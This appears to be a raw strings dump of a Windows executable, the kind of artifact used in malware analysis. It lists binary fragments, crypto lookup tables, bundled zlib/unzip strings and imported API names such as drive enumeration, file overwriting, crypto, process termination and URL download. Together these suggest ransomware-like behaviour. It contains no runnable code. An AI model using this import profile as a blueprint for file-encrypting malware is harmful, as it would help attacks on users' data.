00003543 L\$\$\_  
000035A2 h\6A  
000036DF T\$\$SR  
0000374F L\$\$Q  
00003777 L\$(Q  
000037F0 \_^][d  
00003865 =0VA

000038F8 h{6A  
0000391D =0VA  
000039A5 j@h,  
000039AF T\$(WR  
00003A3C =,QA  
00003A8B D\$(R  
00003B0B SVhl  
00003BAC -xUA  
00003D60 L\$\h  
00003D80 L\$\  
00003D90 T\$ hp  
00003DA3 D\$ Pj  
00003DB5 D\$!\RP  
00003DBC D\$\  
00003DC9 D\$ Pj  
00003E65 =0VA  
00004092 h97A  
000040A5 QSUV  
000040DE FHOZA  
00004104 =HVA  
00004135 \_^][d  
00004172 hv7A  
000042CB @ WRh  
000043A6 L\$\_^d  
000044FF Rj<P  
00004557 thWV  
00004589 D\$\$P  
000045C2 L\$ ^d  
00004606 ;AT}

000047C5 h8^A  
000047CA hP0A  
000049B5 hH^A  
000049BA hP0A  
00004A4E RVSW  
00004C87 FdDZA  
00004C95 Fp0ZA  
00004CF2 hN8A  
00004E4C H j0Q  
00004E6C Qj0R  
00004E84 Wj0P  
00004E9B Wj0P  
00004EB2 hp8A  
00004F0C D\$ +  
00004F50 L\$\$\_  
00004FB6 \_^][  
00004FC0 \_^][  
000051D2 F h!  
0000525A 8VKu&  
000052B4 D\$ P  
0000544C T\$\$QR  
00005465 T\$ Q  
00005561 L\$(\_^)[d  
00005582 hC9A  
000055A5 N PQ  
000055E6 D\$@?  
00005611 L\$@j  
00005616 QURP  
0000566B D\$(P

00005678 D\$8Q3  
0000568D D\$4P  
00005699 T\$tRP  
000056C1 D\$<PQ  
000056F1 \\$hS  
000056F6 \\$hSP  
00005705 T\$,RUP  
00005734 ~%9D\$  
00005760 L\$0@;  
00005771 D\$8\_  
0000577E D\$\$P  
00005795 5`PA  
0000579E T\$0R  
000057D0 ^][d  
0000583E yp\_^  
0000584D yp\_^  
00005A40 hPZ@  
00005A62 hv:A  
00005E12 he<A  
000060FA SUVW  
00006369 \_^][d  
000063A9 F`Ph  
000064D6 SUVW  
000064EB 50VA  
00006502 C Rj  
000067B4 5,VA  
00006827 Pj'Q  
00006942 h0>A  
0000699F D\$ +

000069E3 L\$\$\_  
00006A84 u\*\_^]3  
00006AA7 \_^]3  
00006AB3 \_^][  
00006AE2 ha>A  
00006B4D =<UA  
00006C88 50VA  
00006CF8 hx>A  
00006D1A =0VA  
00006D2F D\$4j  
00006D8D L\$\$\_^d  
00006DC6 -0VA  
00006E15 RVhK  
00006E30 L\$ j  
00006E4C D\$ j  
00006E65 ubF;  
00006EB5 D\$(T  
00006ED3 T\$ R  
00006EDF \_^][  
00006F9B SUVW  
00006FA9 =tPA  
00007079 -xPA  
00007123 =0VA  
00007148 H j0Q  
0000716B Qj0R  
0000718D Qj0P  
000071AE H j0Q  
000071D1 Qj0R  
000071EF Uj0P

00007210 H j0Q  
00007233 Qj0R  
00007255 Qj0P  
00007273 Sj0Q  
000074D6 D\$8P  
00007516 L\$(P  
0000751B T\$<QR  
0000752B T\$ %  
00007546 L\$&R  
0000754B T\$&%  
0000757A L\$HQ  
000075A7 T\$8PQR  
000075B8 T\$ %  
000075D3 L\$&R  
000075D8 T\$&%  
00007627 \_^]d  
000076BB SUV3  
000076D0 t\$ 3  
000077EC D\$2%  
00007800 RPWQ  
00007805 D\$Hh  
0000781C L\$8Q  
0000784D 50VA  
000079AB \_^][d  
000079CB wbtS=  
000079D4 w8t)  
00007A34 w7t(=  
00007AF9 uwh8  
00007CA7 \_]^[

00007CB2 hw?A  
00007DD8 5HUA  
00007FD4 D\$Hh  
00007FF6 QRhT  
00008007 L\$`P  
00008031 D\$@RhD  
00008125 -8UA  
0000818E tTVj  
000082AE \_^]  
000082DB SUVW  
00008379 5HUA  
000084DB RPhT  
000084F0 T\$8Q  
00008518 t/Sj@h  
0000853C Sj0h`  
00008569 \_^][d  
0000863A SPSH  
00008699 ^][d  
000086E2 hU@A  
00008711 D\$L3  
00008726 V SSh  
0000873F L\$`PQ  
00008766 D\$ \gA  
000087AF D\$0P  
000087EB T\$0+  
000087F1 L\$8P+  
00008820 D\$(Q  
00008877 L\$LPQR  
00008889 L\$LPQ



0000889B L\$LR  
000088A9 L\$`;  
000088B4 ;D\$d  
00008906 L\$P+  
00008919 D\$L+  
00008936 I\$d+  
00008959 D\$tt  
00008983 ~T];  
0000898F D\$DR  
000089D4 D\$hu  
000089E0 L\$hQP  
000089F5 D\$hP  
000089FE D\$HQP  
00008A28 L\$0h  
00008A38 T\$L+  
00008A3F T\$L+  
00008A96 L\$0h  
00008AA6 T\$L+  
00008AAD T\$L+  
00008ABF D\$(;  
00008B2C \_^[d  
00008B42 h{@A  
00008B9C RWUP  
00008BA3 QRWP  
00008C08 \_^]d  
00008C44 D\$4SUV  
00008CD0 D\$\$;  
00008CED T\$ ;  
00008D03 T\$8}

00008D26 L\$0PQ  
00008D30 D\$(PQ  
00008D5C \_^)[  
00008D89 D\$|S  
00008DAC T\$,+  
00008DD9 T\$ +  
00008E7A -TPA  
00008EAB D\$0u3  
00008F07 D\$4DZA  
00009011 L\$\$%  
00009039 T\$<R  
0000903E D\$PSP  
00009074 T\$@R  
00009079 D\$dSP  
00009093 L\$D;J  
000090D0 L\$I\_^)[d  
000090F8 hMAA  
000091A8 L\$(+  
000091D6 O UUj1Q  
00009226 D\$T|gA  
0000924F D\$hxgA  
0000929E t\$|j  
000092B9 D\$|pgA  
00009324 D\$(t2  
00009333 Qj<R  
00009345 gfff  
00009382 D\$(3  
000093C8 D\$,3  
00009419 L\$0PSQ

0000942D D\$,u  
0000944F T\$4+  
0000946C L\$0P  
00009471 D\$<+  
000094E4 D\$HR  
000094F8 D\$HP  
0000952A L\$HQ  
0000959C L\$0P  
000095A5 D\$4QPS  
0000960D L\$8QS  
00009626 D\$ QP  
00009642 D\$xpgA  
00009686 D\$dxgA  
000096A7 D\$P|gA  
000096BF L\$TP  
00009725 \_^][d  
00009792 hhAA  
00009A42 h BA  
00009A59 D\$(V  
00009D82 t\$,+  
00009E22 h8BA  
00009EC2 hXBA  
00009F8C T\$ R  
00009F91 T\$ R  
00009F96 T\$ R  
00009FA0 D\$ P  
0000A0AC T\$ R  
0000A0B1 T\$ R  
0000A0B6 T\$ R

0000A0BB T\$ R  
0000A0C0 T\$ R  
0000A0C5 T\$ R  
0000A0CA T\$ RP  
0000A2B3 L\$,|  
0000A337 l\$\$3  
0000A363 T\$\$@J  
0000A369 T\$\$u  
0000A37B D\$\$;  
0000A3AA T\$(+  
0000A3C4 |\$0;  
0000A3CA D\$\$|  
0000A3ED L\$&3  
0000A43D L\$(3  
0000A44D L\$(t&  
0000A49F L\$'3  
0000A51E L\$,,  
0000A561 D\$\$|  
0000A56B L\$,,  
0000A584 D\$0~j  
0000A5A0 L\$'3  
0000A5EE D\$0|  
0000A640 D\$,3  
0000A705 t\$83  
0000A9BD T\$,]2  
0000A9F1 D\$ h  
0000AA00 D\$03  
0000AA58 L\$ @  
0000AAE4 D\$\$3

0000AB1F D\$<3  
0000AB69 D\$<3  
0000AB9C D\$<3  
0000ABFC D\$\$3  
0000AC49 D\$@2  
0000ADB0 L\$0^2  
0000ADE0 D\$4h  
0000ADFE T\$DQR  
0000AE0A \_^][  
0000AEED L\$ +  
0000AF35 T\$,%  
0000AFED D\$ +  
0000B086 D\$D2  
0000B0A7 \_^][  
0000B0E0 D\$4h  
0000B0FE T\$DQR  
0000B10A \_^][  
0000B1F3 L\$ +  
0000B23B T\$,%  
0000B2F3 D\$ +  
0000B38F D\$D2  
0000B3B0 \_^][  
0000B3EF t\$(3  
0000B424 T\$ 3  
0000B43C D\$ UP  
0000B4BA t\$;;  
0000B4C5 \_^][  
0000B586 t\$,F  
0000B58B t\$;;

0000B592 \_^][  
0000B5EB T\$,3  
0000B5F2 9D\$,r  
0000B5F8 \_^][  
0000B632 t[Wj  
0000B6DF \_^]2  
0000B719 \_^]2  
0000B775 \_^][  
0000B859 |\$]h  
0000B870 L\$hh  
0000B889 T\$\R  
0000B8B2 hH!B  
0000B947 D\$\j  
0000B986 PQRRh  
0000B992 T\$0f  
0000B997 T\$dR  
0000BA89 L\$(j  
0000BB0B SUVW  
0000BBED D\$\$P  
0000BBF2 T\$\$QR  
0000BCCA D\$\$QP  
0000BD65 L\$@Q  
0000BDDB L\$<Q  
0000BDFF \_^][d  
0000BE49 D\$ t'  
0000BE4F D\$8j  
0000BE61 T\$<QR  
0000BE6F 9t\$ u  
0000BE94 jcPh

0000BEA5 jcQhH!B  
0000BEB3 T\$\$jcRh  
0000C07F SVWh  
0000C0CE Sh N  
0000C0EF =0VA  
0000C1F7 Sh"N  
0000C228 \_^[d  
0000C25F SUVWh  
0000C2AF Uh N  
0000C4A2 Uh"N  
0000C4D3 \_^[d  
0000C800 SUVW  
0000C854 0^)[  
0000C86E tiSV3  
0000CAD2 h1CA  
0000CB7D \_^[  
0000CC24 \_^[d  
0000CDF3 \_^[  
0000CE05 \_^[  
0000CE44 \_^[  
0000CFE0 QVWj  
0000D2BC ~9SU  
0000D31F \_^]3  
0000D3C1 \_^[  
0000D450 R(=3'  
0000D49D L\$ ;  
0000D4B3 \_^[  
0000D540 R(=3'  
0000D58C \_^[Y

0000D5E2 hHCA  
0000D652 hhCA  
0000D6D9 D\$:f  
0000D6FC \\$,f  
0000D701 \\$\*f  
0000D718 =|VA  
0000D721 Ph~f  
0000D733 L\$,j  
0000D769 T\$DQ  
0000D78C L\$<QV  
0000D7B4 Ph~f  
0000D7D6 D\$\$`  
0000DA97 \_^]3  
0000DAFD |\$ f  
0000DC03 SUVW  
0000DC92 D\$\$\$  
0000DCE9 \_^][  
0000DDF8 M<SVQ  
0000DEE2 u0\_^][Y  
0000DF37 t\$\$W  
0000DFC7 WVQR3  
0000DFFB D\$0s  
0000E088 L\$(r  
0000E095 D\$(#  
0000E14D D\$,3  
0000E170 L\$(r  
0000E17D D\$(#  
0000E1D4 D\$,3  
0000E1F7 L\$(r



0000E204 D\$(#  
0000E2CA L\$(r  
0000E2D7 D\$(#  
0000E37C T\$ORWV  
0000E397 D\$ s  
0000E3B9 D\$ ;  
0000E3F5 AH;N,  
0000E453 T\$ORWV  
0000E46E D\$ s  
0000E490 D\$ ;  
0000E517 \_^][  
0000E553 T\$ORWV  
0000E561 \_^][  
0000E5AA \_^][  
0000E5D4 L\$OQWV  
0000E5E5 \_^][  
0000E603 T\$ORWV  
0000E64A \_^][  
0000E68C \_^][  
0000E6C4 \_^][  
0000E747 G(RP  
0000E796 G0\_^  
0000E7D8 W(VR  
0000E7ED G(Sj  
0000E804 W(QR  
0000E80C G(VP  
0000E845 \\${<UV  
0000E923 D\$(V  
0000E928 L\$OP

0000E92D T\$8Q  
0000E932 D\$@RP  
0000E945 D\$DVQ  
0000E94B L\$PRPQ  
0000EA6A L\$\$s  
0000EA83 T\$ u,  
0000EA8C T\$\$;  
0000EAA5 L\$ +  
0000EB6A D\$Hr  
0000EBA9 N(PQ  
0000EC1F D\$Hr  
0000EC56 D\$Hr  
0000ED1C D\$Hr  
0000ED40 T\$\$s  
0000ED93 T\$8s;  
0000EDCA D\$Hr  
0000EDE1 L\$ #  
0000EE52 T\$ J  
0000EE57 T\$ u  
0000EE8C L\$HRQ  
0000EE96 L\$0R  
0000EEE6 L\$\$VR  
0000EEEC T\$(PQR  
0000EF09 N(PQ  
0000EF32 D\$P+  
0000EFFF \_^][  
0000F03E \_^][  
0000F0A6 \_^][  
0000F0D0 T\$PRVS

0000F0E1 \_^][  
0000F119 \_^][  
0000F162 \_^][  
0000F179 V(QR  
0000F1C0 \_^][  
0000F1FF \_^][  
0000F22B D\$PPV  
0000F23E \_^][  
0000F24A V(QR  
0000F292 \_^][  
0000F2A5 V(QR  
0000F2EC \_^][  
0000F328 \_^][  
0000F380 K4PVS  
0000F38D \_^][  
0000F3CF \_^][  
0000F40B \_^][  
0000F467 N(PQ  
0000F472 F(RP  
0000F47A N(WQ  
0000F50E 9t\$Tu  
0000F525 :\_^]3  
0000F581 T\$,v  
0000F59C T+3x%A  
0000F5C1 t\$Dy  
0000F628 t\$DB  
0000F659 L\$;;  
0000F6E3 T\$,+  
0000F6E9 L\$H;

0000F79B D\$1+  
0000F7A8 T\$0+  
0000F85A ;D\$<s!  
0000F87B ;D\$<r  
0000F8B6 |\$8M#  
0000F90C L\$,B;  
0000F921 t\$D3  
0000F954 |\$ j  
0000F991 L\$ RUPj  
0000F9B0 W(SR  
0000F9C3 ^]\_[Y  
0000F9E1 W(SR  
0000F9ED ^]\_[Y  
0000FA03 \\$,UV  
0000FA09 C(Wj  
0000FA46 L\$4R  
0000FA4B T\$,PQh  
0000FA8F L\$8R  
0000FA94 T\$(P  
0000FA99 D\$0Qh  
0000FACD C(WP  
0000FAD9 \_^][Y  
0000FAE5 K(WQ  
0000FAF8 \_^][Y  
0000FB04 K(WQ  
0000FB1C \_^][Y  
0000FB34 K(WQ  
0000FB40 \_^][Y  
0000FB4C S(WR

0000FB5F \_^][Y  
0000FB77 S(WR  
0000FB83 \_^][Y  
0000FBC8 L\$(SU  
0000FC49 t\$0#  
0000FCEF t\$4#  
0000FD83 L\$,+  
0000FDA1 I\$(+  
0000FDAD I\$(+  
0000FDBC GFMu  
0000FDCC GFlu  
0000FDEB GFlu  
0000FE0A GFlu  
0000FE8A \\$8+  
0000FEB8 {4\_^}3  
0000FEE2 \\$8+  
0000FF10 {4\_^}  
0000FF49 \\$8+  
0000FF77 {4\_^}  
0001035C N(PQ  
000103C0 ~(9~\$u  
00010730 \_^][  
00010768 \_^][  
000107A5 \_^][  
000107DE \_^][  
000108B8 D\$\_^]  
000108C9 t\$ 3  
0001090E \_^}3  
00010977 \_^][

00010D39 D\$ j  
00010D4D L\$ Qj  
00010D6D <OPu  
00010DB5 [\_^]  
00010E65 D\$ PV  
00010E93 D\$ ;  
00010EB0 D\$<PV  
00010EC5 L\$@QV  
00010EDA T\$SRV  
00010EF2 L\$@U  
00010F20 |\$<h  
00010F2B t\$ +  
00011006 |\$d3  
000110C0 D\$ PQ  
000110D9 T\$HRP  
000110E6 L\$,QR  
000110FD D\$(PQ  
00011114 T\$,RP  
0001112B L\$0QR  
00011142 D\$4PQ  
00011159 T\$8RP  
00011170 L\$<QR  
00011187 D\$@PQ  
0001119E T\$DRP  
000111CA D\$0U  
000111E2 T\$|;  
0001123E L\$lj  
00011289 D\$<+  
000112C4 D\$lj

000113B3 V(QRV  
0001143A F(RPV  
000114CD D\$ PQ  
000114FB L\$ QR  
00011519 L\$ ;  
00011531 D\$ PQ  
00011548 T\$ RP  
0001157C T\$ RP  
000115B0 T\$ RP  
00011602 ;GHt  
0001168D 9\_|t  
000117CA xV4t  
000117FC w|\_^[  
00011817 SUVW3  
00011867 L\$ \$;  
0001186E \_^]3  
00011927 FpRP  
000119A5 FPWRP  
00011A69 \_^][  
00011A78 \_^]3  
00011AA9 \_^][  
00011AB5 \_^][  
00011BAC D\$ f  
00011BDE ?PQf  
00011CA6 PWQV  
00011CBA \_^]Y  
00011DF3 D\$LRPQ  
00011E03 D\$@R  
00011E0A L\$XPQR

00011E30 D\$ j  
0001206F L\$0PQ  
000122A5 Wt4+  
00012366 SUVW  
00012454 \_^]3  
00012515 \_^]3  
0001254C \_^[  
0001256B \_^[  
00012600 L\$0QV  
00012635 ug\_^]  
0001268B L\$,Qj  
000126CE -LQA  
00012710 PVQW  
00012785 \_^[  
000127F5 QSWWhD  
00012817 t\$;;  
00012B97 %|TA  
00012B9D %xTA  
00012BA3 %tTA  
00012BA9 %pTA  
00012BAF %ITA  
00012BB5 %hTA  
00012BBB %dTA  
00012BC1 %`TA  
00012BC7 %\TA  
00012BCD %XTA  
00012BD3 %TTA  
00012BD9 %PTA  
00012BDF %LTA



00012BE5 %HTA  
00012BEB %DTA  
00012BF1 %@TA  
00012BF7 %<TA  
00012BFD %8TA  
00012C03 %4TA  
00012C09 %0TA  
00012C0F %,TA  
00012C15 %|TA  
00012C1B %\$TA  
00012C21 % TA  
00012D11 %|SA  
00012D17 %xSA  
00012D1D %tSA  
00012D23 %pSA  
00012D29 %ISA  
00012D2F %hSA  
00012D35 %dSA  
00012D3B %`SA  
00012D41 %\SA  
00012D47 %XSA  
00012D4D %TSA  
00012D53 %LSA  
00012D59 %HSA  
00012D5F %DSA  
00012D65 %@SA  
00012D6B %<SA  
00012D71 %8SA  
00012D77 %4SA

00012D7D %0SA  
00012D83 %,SA  
00012D89 %(SA  
00012D8F %\$SA  
00012D95 % SA  
00012E07 %\$RA  
00012E0D %tQA  
00012E13 %xQA  
00012E19 %|QA  
00012F09 % RA  
00012F15 %(RA  
00012F1B %,RA  
00012F21 %0RA  
00012F27 %4RA  
00012F2D %8RA  
00012F33 %<RA  
00012F39 %@RA  
00012F3F %DRA  
00012F45 %HRA  
00012F4B %LRA  
00012F51 %PRA  
00012F57 %TRA  
00012F5D %XRA  
00012F63 %\RA  
00012F69 %`RA  
00012F6F %dRA  
00012F75 %hRA  
00012F7B %lRA  
00012F81 %pRA

00012F87 %tRA  
00012F8D %xRA  
00012F93 %|RA  
00013017 %,UA  
00013021 %0UA  
00013027 %8UA  
0001302D %<UA  
00013033 %@UA  
00013039 %DUA  
0001303F %HUA  
00013045 %LUA  
0001304B %\UA  
00013051 %`UA  
00013057 %dUA  
0001310C hPOA  
00013121 hSVW  
000131DA >"u:F  
00013225 XPVSS  
00013285 %|UA  
000132F0 WVS3  
000133C9 %(UA  
0001343F %PSA  
00016FB0 c|w{  
0001700B 9JLX  
0001703A ~=d]  
00017100 lpHP  
000171D0 P00`  
000171DC }++V  
0001723B =j&&LZ66IA??~

00017250 \44h  
00017268 S11b?  
00017278 e##F^  
000172A4 i"N  
000172B8 t,,X.  
000172D4 M;;va  
000172DF {}))R>  
000172E8 q//^  
00017300 ` @  
0001731B gK99r  
00017348 U33f  
00017364 D<<x  
00017387 !H88p  
0001739C c!!B0  
000173DC G==z  
00017400 f""D~\*\*T  
00017434 V22dN::t  
00017448 I\$\$H  
00017478 Y77n  
000174B8 o%%Jr..\\\$  
000174F4 B>>|  
00017514 \_55j  
00017568 x((Pz  
00017597 )w--Z  
000175CF T00`P  
000175DC ++V}  
0001763C &&Lj66lZ??~A  
0001764F O44h\  
00017667 s11bS

00017677 R##Fe  
000176A3 &"Ni  
000176B8 „Xt  
000176C2 6-nn  
000176D4 ;;vM  
000176E0 ))R{  
000176E7 >//^q  
000176FF , @`  
0001771C 99rKJJ  
00017748 33fU  
00017764 <<xD  
00017788 88pH  
0001779B u!!Bc  
000177DC ==zGdd  
000177EA 2+ss  
00017800 ""Df\*\*T~  
00017833 ;22dV::tN  
00017848 \$\$HI\\  
00017877 C77nYmm  
000178B8 %%Jo..\\r  
000178DE >!KK  
000178F4 >>|B  
00017914 55j\_WW  
0001793E "3ii  
00017968 ((Px  
00017998 --Zw  
000179D0 0`P0  
000179DB g+V}+  
00017A3C &Lj&6lZ6?~A?

00017A50 4h\4  
00017A68 1bS1  
00017A78 #Fe#  
00017AA4 'Ni'  
00017AB8 ,Xt,  
00017AD3 R;vM;  
00017AE0 )R{)  
00017AE8 /^q/  
00017B00 @`  
00017B1C 9rK9J  
00017B47 M3fU3  
00017B63 P<xD<  
00017B88 8pH8  
00017B9C !Bc!  
00017BDB ~~=zG=d  
00017C00 "Df"\*T~\*  
00017C34 2dV2:tN:  
00017C48 \$HI\$\  
00017C78 7nY7m  
00017CB7 x%Jo%.\r.  
00017CF3 p>|B>  
00017D13 a5j\_5W  
00017D67 U(Px(  
00017D98 -Zw-  
00017DD0 `P00  
00017DDA ggV}++  
00017E3C Lj&&lZ66~A??  
00017E50 h\44Q  
00017E68 bS11\*?

00017E78 Fe##  
00017EA4 Ni"  
00017EB8 Xt,,4.  
00017ED2 RRvM;;  
00017EE0 R{))  
00017EE8 ^q//  
00017F00 @`  
00017F1C rK99  
00017F46 MMfU33  
00017F62 PPxD<<%  
00017F88 pH88  
00017F9C Bc!! 0  
00017FCA DD.9  
00017FDA ~~zG==  
00017FE6 ]]2+  
00018000 Df""T~\*\*;  
00018034 dV22tN::  
00018048 HI\$\$  
00018078 nY77  
000180B6 xxJo%%\r..8\$  
000180DA tt>!  
000180F2 pp|B>>q  
00018112 aaj\_55  
00018166 UUPx((  
00018198 Zw--  
000181B3 QSeA~  
00018225 !tX)i  
00018270 XhHp  
0001834C NrZl

0001835B ='9-6d  
0001836C :.6\$  
00018387 aiKwZ  
000183C9 ;fD4~  
000183CF [v)C  
000183E6 cB@"  
0001845A \_jbF~T  
000184C3 11#?\*0  
00018578 ,4\$8\_@  
00018589 I<(A  
000185A8 t\IHBW  
000185B2 QPeA~S  
000185D1 0 Umv  
00018623 -!tX  
0001865D SbEwd  
00018670 hHpX  
0001868D Uf\*(  
00018745 +2Hp  
0001874C rZIN  
0001875C 9-6'  
00018765 \h!T[  
0001876C .6\$:g  
00018788 KwZi  
000187CE [4)C  
0001885C F~Tb  
000188C4 #?\*1  
00018966 \_[o=  
00018977 >4\$8,@  
000189A7 p\IHtW



000189B4 A~Se  
00018A5A `3SbE  
00018A6F +HpXhE  
00018B4B pZlNr  
00018B5C -6'9  
00018B6B T6\$:.  
00018B87 wZiK  
00018B97 \*"<C  
00018BCD [4~C  
00018C5C ~TbF  
00018CC4 ?\*1#  
00018CCF fNt7  
00018D78 \$8,4  
00018DA8 lHt\  
00018DAE BWQP  
00018DB4 ~SeA  
00018E26 !tl)i  
00018E39 k>X'  
00018E59 `3QbE  
00018E70 pXhH  
00018F1A C@gw  
00018F4C lNrZ  
00018F5C 6'9-  
00018F6A T[\$:.6  
00018F88 ZiKw  
00018FCA ;f[4~  
0001905B \_TbF~  
000190C4 \*1#?  
00019177 h8,4\$

000191A7 2Ht\|  
000191C0 ,4\$8'9-6:.6\$1#?\*XhHpSeA~NrZIE  
000191DE Sbt\|H  
000191E5 QeFbF~TiKwZ  
0001952D ,}Vz  
000195C0 4\$8,9-6'.6\$:#?\*1hHpXeA~SrZIN  
000195DD SbE\|HtQeF  
000195E8 F~TbKwZi  
000199C0 \$8,4-6'96\$:.?\*1#HpXhA~SeZINrSbE  
000199E0 lHt\|eF  
000199E7 Q~TbFwZiK  
00019C6F \*Gz<  
00019DC0 8,4\$6'9-\$:.6\*1#?pXhH~SeAlNrZbE  
00019DDF SHt\|F  
00019DE6 QeTbF~ZiKw  
0001A12E ,}7z  
0001B3F4 inflate 1.1.3 Copyright 1995-1998 Mark Adler  
0001B68D n;^  
0001B74D Qkkbal  
0001B85B i]Wb  
0001B99B 9a&g  
0001B9A4 MGil  
0001B9A9 wn>Jj  
0001B9EB #.zf  
0001B9F9 +o\*7  
0001BA0B - unzip 0.15 Copyright 1998 Gilles Vollant  
0001D374 MFC42.DLL  
0001D380 \_\_CxxFrameHandler  
0001D394 fclose

0001D39E fread  
0001D3A6 fopen  
0001D3AE sprintf  
0001D3B8 rand  
0001D3C0 fwrite  
0001D3CA time  
0001D3D2 srand  
0001D3DA wcscpy  
0001D3E4 wscat  
0001D3EE wcslen  
0001D3F8 \_ftol  
0001D400 \_except\_handler3  
0001D414 \_local\_unwind2  
0001D426 wcsrchr  
0001D430 wcscmp  
0001D43A swprintf  
0001D446 wcsstr  
0001D450 fgets  
0001D458 sscanf  
0001D462 strncmp  
0001D46C \_mbscmp  
0001D476 \_\_p\_\_argv  
0001D484 \_\_p\_\_argc  
0001D492 strrchr  
0001D49C ??0exception@@QAE@ABV0@@Z  
0001D4B8 ??1exception@@UAE@XZ  
0001D4D0 ??0exception@@QAE@ABQBD@Z  
0001D4EC \_CxxThrowException  
0001D502 strtok

0001D50C strncpy  
0001D516 memmove  
0001D520 \_purecall  
0001D52C free  
0001D534 calloc  
0001D53E malloc  
0001D548 \_mbsstr  
0001D552 realloc  
0001D55A MSVCRT.dll  
0001D568 \_\_dllonexit  
0001D576 \_onexit  
0001D580 ??1type\_info@@UAE@XZ  
0001D598 \_exit  
0001D5A0 \_XcptFilter  
0001D5AE exit  
0001D5B6 \_acmdln  
0001D5C0 \_\_getmainargs  
0001D5D0 \_initterm  
0001D5DC \_\_setusermatherr  
0001D5F0 \_adjust\_fdiv  
0001D600 \_\_p\_\_commode  
0001D610 \_\_p\_\_fmode  
0001D61E \_\_set\_app\_type  
0001D630 \_controlfp  
0001D63E CreateThread  
0001D64E DeleteFileA  
0001D65C GetFileAttributesA  
0001D672 CloseHandle  
0001D680 TerminateThread

0001D692 WaitForSingleObject  
0001D6A8 GetExitCodeProcess  
0001D6BE TerminateProcess  
0001D6D2 CreateProcessA  
0001D6E4 GetTickCount  
0001D6F4 GlobalFree  
0001D702 GetProcAddress  
0001D714 LoadLibraryA  
0001D724 GlobalAlloc  
0001D732 SetCurrentDirectoryA  
0001D74A GetCurrentDirectoryA  
0001D762 SetFileTime  
0001D770 SetFilePointerEx  
0001D784 SetEndOfFile  
0001D794 SetFilePointer  
0001D7A6 GetFileTime  
0001D7B4 MultiByteToWideChar  
0001D7CA FindClose  
0001D7D6 FindNextFileW  
0001D7E6 GetFileAttributesW  
0001D7FC FindFirstFileW  
0001D80E CreateFileA  
0001D81C GetExitCodeThread  
0001D830 GlobalUnlock  
0001D840 GlobalLock  
0001D84E WideCharToMultiByte  
0001D864 GetDiskFreeSpaceExW  
0001D87A GetDriveTypeW  
0001D88A GetLogicalDrives

0001D89E FindNextFileA  
0001D8AE FindFirstFileA  
0001D8C0 InitializeCriticalSection  
0001D8DC DeleteCriticalSection  
0001D8F4 ReadFile  
0001D900 GetFileSize  
0001D90E WriteFile  
0001D91A LeaveCriticalSection  
0001D932 EnterCriticalSection  
0001D94A Sleep  
0001D952 ExitProcess  
0001D960 GetModuleFileNameA  
0001D976 GetLocaleInfoA  
0001D988 GetUserDefaultLangID  
0001D9A0 SystemTimeToTzSpecificLocalTime  
0001D9C2 GetTimeZoneInformation  
0001D9DC CopyFileW  
0001D9E8 CreateDirectoryA  
0001D9FC GetTempFileNameA  
0001DA10 CopyFileA  
0001DA1C GetComputerNameA  
0001DA30 SystemTimeToFileTime  
0001DA48 LocalFileTimeToFileTime  
0001DA62 GetModuleHandleA  
0001DA76 GetStartupInfoA  
0001DA86 KERNEL32.dll  
0001DA96 SetTimer  
0001DAA2 SendMessageA  
0001DAB2 KillTimer

0001DABE EnableWindow  
0001DACE GetClientRect  
0001DADE CloseClipboard  
0001DAF0 SetClipboardData  
0001DB04 EmptyClipboard  
0001DB16 OpenClipboard  
0001DB26 LoadCursorA  
0001DB34 GetParent  
0001DB40 SetCursor  
0001DB4C InvalidateRect  
0001DB5E RedrawWindow  
0001DB6E FillRect  
0001DB7A LoadIconA  
0001DB86 SetWindowTextW  
0001DB98 DrawIcon  
0001DBA4 GetSystemMetrics  
  
0001DBB8 IsIconic  
0001DBC4 SystemParametersInfoW  
0001DBDC SystemParametersInfoA  
0001DBF4 GetSysColor  
0001DC02 OffsetRect  
0001DC10 TabbedTextOutA  
0001DC22 DrawTextA  
0001DC2E GrayStringA  
0001DC3C BringWindowToTop  
0001DC50 SetActiveWindow  
0001DC62 SetFocus  
0001DC6E SetForegroundWindow

0001DC84 SetWindowPos  
0001DC94 ShowWindow  
0001DCA2 FindWindowW  
0001DCB0 wsprintfA  
0001DCBA USER32.dll  
0001DCC8 CreateFontA  
0001DCD6 CreateSolidBrush  
0001DCEA PatBlt  
0001DCF4 CreateFontIndirectA  
0001DD0A GetObjectA  
0001DD18 GetTextExtentPoint32A  
0001DD30 DeleteObject  
0001DD40 BitBlt  
0001DD4A CreateCompatibleDC  
0001DD60 GetDeviceCaps  
0001DD70 GetViewportOrgEx  
0001DD84 GetWindowOrgEx  
0001DD96 CreateRectRgn  
0001DDA6 CreateCompatibleBitmap  
0001DDC0 PtVisible  
0001DDCC RectVisible  
0001DDDA TextOutA  
0001DDE6 ExtTextOutA  
0001DDF4 Escape  
0001DDFC GDI32.dll  
0001DE08 FreeSid  
0001DE12 CheckTokenMembership  
0001DE2A AllocateAndInitializeSid  
0001DE46 RegCloseKey



0001DE54 RegQueryValueExA  
 0001DE68 RegCreateKeyW  
 0001DE78 RegSetValueExA  
 0001DE8A CryptReleaseContext  
 0001DEA0 GetUserNameA  
 0001DEAE ADVAPI32.dll  
 0001DEBE ShellExecuteExA  
 0001DED0 ShellExecuteA  
 0001DEE0 SHGetFolderPathW  
 0001DEF2 SHELL32.dll  
 0001DF00 \_TrackMouseEvent  
 0001DF12 COMCTL32.dll  
 0001DF20 OLEAUT32.dll  
 0001DF30 URLDownloadToFileA  
 0001DF44 urlmon.dll  
 0001DF52 ??1?\$basic\_string@GU?\$char\_traits@G@std@@V?\$allocator@G@2@@std@@QAE@XZ  
 0001DF9C ?\_C@?1?\_Nullstr@?\$basic\_string@GU?\$char\_traits@G@std@@V?\$allocator@G@2@@std@@CAPBGXZ@4GB  
 0001DFF8 ?assign@?\$basic\_string@GU?\$char\_traits@G@std@@V?\$allocator@G@2@@std@@QAEA  
 AV12@PBGI@Z  
 0001E050 ?\_Tidy@?\$basic\_string@GU?\$char\_traits@G@std@@V?\$allocator@G@2@@std@@AAEX\_  
 N@Z  
 0001E0A0 ?\_Eos@?\$basic\_string@GU?\$char\_traits@G@std@@V?\$allocator@G@2@@std@@AAEXI  
 @Z  
 0001E0EE ?\_Grow@?\$basic\_string@GU?\$char\_traits@G@std@@V?\$allocator@G@2@@std@@AAE\_  
 NI\_N@Z  
 0001E140 ?\_Split@?\$basic\_string@GU?\$char\_traits@G@std@@V?\$allocator@G@2@@std@@AAEXX  
 Z  
 0001E18E ?\_Xran@std@@YAXXZ  
 0001E1A2 ?npos@?\$basic\_string@GU?\$char\_traits@G@std@@V?\$allocator@G@2@@std@@2IB  
 0001E1EC ?\_Xlen@std@@YAXXZ

